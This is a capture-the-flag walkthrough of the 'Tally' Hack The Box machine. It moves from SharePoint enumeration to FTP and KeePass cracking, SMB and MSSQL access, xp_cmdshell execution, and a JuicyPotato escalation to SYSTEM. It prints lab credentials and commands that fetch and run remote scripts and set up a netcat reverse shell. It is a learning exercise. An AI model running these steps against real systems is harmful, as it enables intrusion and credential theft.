Tally

Difficulty: Hard
OS: Windows

Nmap

Starting with an aggressive nmap scan, we see ports 21, 80, 81, 135, 139, 445, 808, and 1433 are open. Since the scan did not pick up on anonymous login for FTP or gather any information from SMB, we are going to start off with enumerating the website which is shown to be a Microsoft Sharepoint server.


```
┌──(root💀kali)-[~/htb/tally]
└─# nmap -A 10.10.10.59 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 17:19 EDT
Nmap scan report for 10.10.10.59
Host is up (0.079s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-generator: Microsoft SharePoint
| http-ntlm-info:
|   Target_Name: TALLY
|   NetBIOS_Domain_Name: TALLY
|   NetBIOS_Computer_Name: TALLY
|   DNS_Domain_Name: TALLY
|   DNS_Computer_Name: TALLY
|_  Product_Version: 10.0.14393
|_http-server-header: Microsoft-IIS/10.0
81/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
808/tcp  open  ccproxy-http?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2016 13.00.1601.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: TALLY
|   NetBIOS_Domain_Name: TALLY
|   NetBIOS_Computer_Name: TALLY
|   DNS_Domain_Name: TALLY
|   DNS_Computer_Name: TALLY
|_  Product_Version: 10.0.14393
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-07-26T21:23:45
|_Not valid after:  2051-07-26T21:23:45
|_ssl-date: 2021-07-26T21:25:38+00:00; +5m27s from scanner time.
```

Website Enumeration

First step we take when we encounter a website is to start fuzzing for web directories. Sharepoint uses a different directory structure than most web apps we have previously come across, thus we must use a special wordlist for it. Doing this, we get the following (the list of directories is too large):


```
┌──(root💀kali)-[~/htb/tally]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/sharepoint.txt  -u http://10.10.10.59/_layouts/15/FUZZ
```

One of the default directories on Sharepoint is “viewlsts.aspx.” Utilizing this, we come across a web page with documents.




Going into the “Documents” folder, we come across a file titled “ftp-details.” This may contain some credentials for FTP, so we download it. Additionally, we also install libreoffice so we can open this word document.

Opening the document, we find a password for ftp.



Password: UTDRSCH53c"$6hys

We do not know what user has this password, however, we can possibly guess default users such as anonymous and ftp_user. Testing these out, we successfully enter ftp with ftp_user.


┌──(root💀kali)-[~/htb/tally]
└─# ftp 10.10.10.59
Connected to 10.10.10.59.
220 Microsoft FTP Service
Name (10.10.10.59:kali): ftp_user
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-31-17 11:51PM   <DIR>   From-Custodian
10-01-17 11:37PM   <DIR>   Intranet
08-28-17 06:56PM   <DIR>   Logs
09-15-17 09:30PM   <DIR>   To-Upload
09-17-17 09:27PM   <DIR>   User
226 Transfer complete.
ftp>

FTP Enumeration

Enumerating FTP, we come across use “Tim” and his files. Within is a file called “tim.kdbx” which looks interesting. We download this and continue looking. Within his files is a note saying there are credentials stored within the kdbx file we downloaded earlier. Doing a quick google search, kdbx is “KeePass”, a type of database.

```
┌──(root💀kali)-[~/htb/tally/ftp]
└─# wget --mirror 'ftp://ftp_user:UTDRSCH53c"$6hys@10.10.10.59/User/Tim'
```

wget --mirror 'ftp://ftp_user:UTDRSCH53c"$6hys@10.10.10.59/User/Tim'
NOTE: Mirrors entire “Tim” user directory onto our machine

Loading the kdbx file into KeePassX, we see the database is password protected.

We need to crack the password, so we utilize “keepass2john” to obtain a hash which we can then use John the Ripper or Hashcat to crack.

```
┌──(root💀kali)-[~/htb/tally]
└─# keepass2john tim.kdbx
tim:$keepass$*2*6000*0*f362b5
a6b5b0115c5a7fb688f8179a19a74
```

Keepass2john tim.kdbx

Looking up the hashcat ID for keepass, we find 13400 is the correct mode.

```
┌──(root💀kali)-[~/htb/tally]
└─# hashcat --example-hashes | grep keepass -b4
51652-PASS: hashcat
51666-
51667-MODE: 13400
51679-TYPE: KeePass 1 (AES/Twofish) and KeePass 2 (AES)
51729:HASH: $keepass$*2*24569*0*c40432355cce7348c48053c
02fa*48dd553fb96f7996635f2414bfe6a1a8429ef0ffb71a1752ab
82a9e31dd97bf7
```

Hashcat --example-hashes | grep keepass -b4

Now we have everything we need to crack the hash with hashcat.

```
┌──(root💀kali)-[~/htb/tally]
└─# hashcat -m 13400 keepass.hash /opt/rockyou.txt
hashcat (v6.1.1) starting ...
```


```
096d59bb82a59dd09cfd8d2791cadbdb85ed302
a4d277b3b5c4edc1cd7da:simplementeyo
```


hashcat -m 13400 keepass.hash /opt/rockyou.txt

Password: simplementeyo

Now that we have the password, we successfully log into the KeePass database.

Going through the database, we find some credentials





Share: ACCT
Password: Acc0unting

With the password for the ACCT share, we can mount it and start enumerating there.

ACCT SMB Share

Confirming we have the ACCT share, we utilize smbclient.

```
┌──(root💀kali)-[~/htb/tally]
└─# smbclient -L 10.10.10.59 -U Finance
Enter WORKGROUP\Finance's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ACCT            Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
```

Smbclient -L 10.10.10.59 -U Finance

Now that our credentials are confirmed we are going to mount the ACCT share onto our machine.

```
┌──(root💀kali)-[~/htb/tally]
└─# mount -t cifs -o 'username=Finance,password=Acc0unting' //10.10.10.59/ACCT /mnt/acct
```

mount -t cifs -o 'username=Finance,password=Acc0unting' //10.10.10.59/ACCT /mnt/acct


Enumerating the ACCT share, we eventually come across an executable called “tester.exe”. This is interesting since it is not an off the shelf program and may be insecure in its encoding, thus we run the “strings” command against it to see if we can get anything useful from it. Doing so reveals a username and password for the SQL server. This was found in the “zz_Migration/Binaries/New Folder/” directory.

```
Message:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
select * from Orchard_Users_UserPartRecord
```

DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G

Used: *strings tester.exe | grep -i pwd*

With these SQL credentials, we use “sqsh” to attempt login.



Sqsh -U sa -S 10.10.10.59
GWE3V65#6KFH93@4GWTG2G

SQL


With SQL on windows, we potentially have code execution if “xp_cmdshell” is enabled. Attempting this comes back with an error, however, we can enable it.

```
1> EXEC SP_Configure 'show advanced options', 1
2> reconfigure
3> go
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement
to install.
(return status = 0)
1> EXEC SP_CONFIGURE 'xp_cmdshell', 1
2> reconfigure
3> go
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to
install.
(return status = 0)
```

EXEC SP_CONFIGURE ‘show advanced options’, 1
Reconfigure
Go

EXEC SP_CONFIGURE ‘xp_cmdshell’, 1
Reconfigure
Go


We successfully reconfigure SQL to allow xp_cmdshell execution. Using this shell, we now have code execution as the user Sarah



Xp_cmdshell 'whoami'


With this code execution, we can now get a proper reverse shell and start privilege escalation.

We grab nishang's reverse powershell script, set up a python server, and use xp_cmdshell to execute the command to download and execute the nishang script to get our reverse shell.



Sarah

As Sarah, we first check what privileges we have and see “SeImpersonagePrivilege” is enabled, meaning JuicyPotato is possible.




```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Whoami /all

JuicyPotato is a bit complex, so we will be following a guide from the following link. Additionally, we will use a guide for CLSIDs by operating system.

https://medium.com/r3d-buck3t/impersonating-privileges-with-juicy-potato-e5896b20d505
https://ohpe.it/juicy-potato/CLSID/Windows_Server_2016_Standard/

Doing a quick query, we get the OS of the machine. This will help us determine some potential CLSIDs



```
PS C:\Windows\system32> systeminfo

Host Name:                 TALLY
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30726-67778-AA877
Original Install Date:     28/08/2017, 15:43:34
System Boot Time:          05/08/2021, 00:33:25
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
```

We see the server is Microsoft Server 2016 Standard.

Now we download JuicyPotato from our machine onto the target machine

```
PS C:\Users\Sarah\Desktop> Invoke-WebRequest -Uri 'http://10.10.14.34/JuicyPotato.exe' -Outfile JP.exe
PS C:\Users\Sarah\Desktop> dir


    Directory: C:\Users\Sarah\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        01/10/2017     22:32            916 browser.bat
-a----        17/09/2017     21:50            845 FTP.lnk
-a----        05/08/2021     01:13         347648 JP.exe
-a----        23/09/2017     21:11            297 note to tim (draft).txt
-a----        19/10/2017     21:49          17152 SPBestWarmUp.ps1
-a----        19/10/2017     22:48          11010 SPBestWarmUp.xml
-a----        17/09/2017     21:48           1914 SQLCMD.lnk
-a----        21/09/2017     00:46            129 todo.txt
-ar---        31/08/2017     02:04             32 user.txt
-a----        17/09/2017     21:49            936 zz_Migration.lnk


PS C:\Users\Sarah\Desktop>
```

Invoke-WebRequest -Uri 'http://10.10.14.34/JuicyPotato.exe' -Outfile JP.exe

Now we are going to download a script we made in the **Bounty** box called “GetCLSID”

```
PS C:\Users\Sarah\Desktop> iex(new-object net.webclient).downloadstring('http://10.10.14.34/Ge
tCLSID.ps1')
PS C:\Users\Sarah\Desktop>
```

iex(new-object net.webclient).downloadstring('http://10.10.14.34/GetCLSID.ps1')

We then upload nc64.exe for our reverse shell

```
PS C:\Users\Sarah\Desktop> iex(new-object net.webclient).downloadfile('http://10.10.14.34/nc64.exe', 'C:\Users\Sarah\Desktop\nc64.exe')
```

iex(new-object net.webclient).downloadfile('http://10.10.14.34/nc64.exe', 'C:\Users\Sarah\Desktop\nc64.exe')

Now we have all the components needed to run the JuicyPotato attack.

One thing to note about JuicyPotato is it requires cmd to run for some reason. This is honestly okay and better considering we may have a lower privilege user that cannot use powershell, but in this case we do not.

Putting everything together, we get a shell

```
PS C:\users\sarah\desktop> cmd /c 'jp.exe -t * -l 9002 -p rev.bat -c {7A6D9C0A-1E7A-41B6-82B4-C3F7A27BA381}'
Testing {7A6D9C0A-1E7A-41B6-82B4-C3F7A27BA381} 9002
......
[+] authresult 0
{7A6D9C0A-1E7A-41B6-82B4-C3F7A27BA381};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\users\sarah\desktop>
```

```
┌──(root💀kali)-[~/htb/tally]
└─# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.59] 51078
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

*cmd /c 'jp.exe -t * -l 9002 -p rev.bat -c {7A6D9C0A-1E7A-41B6-82B4-C3F7A27BA381}'*

Something to note about JP. We used a CLSID that was automatically on the system. We found this with the list posted earlier. We could have also used that ps1 script we uploaded to find potential CLSIDs to exploit. It is all a trial and error process with this exploit - not one of my favorite things to do.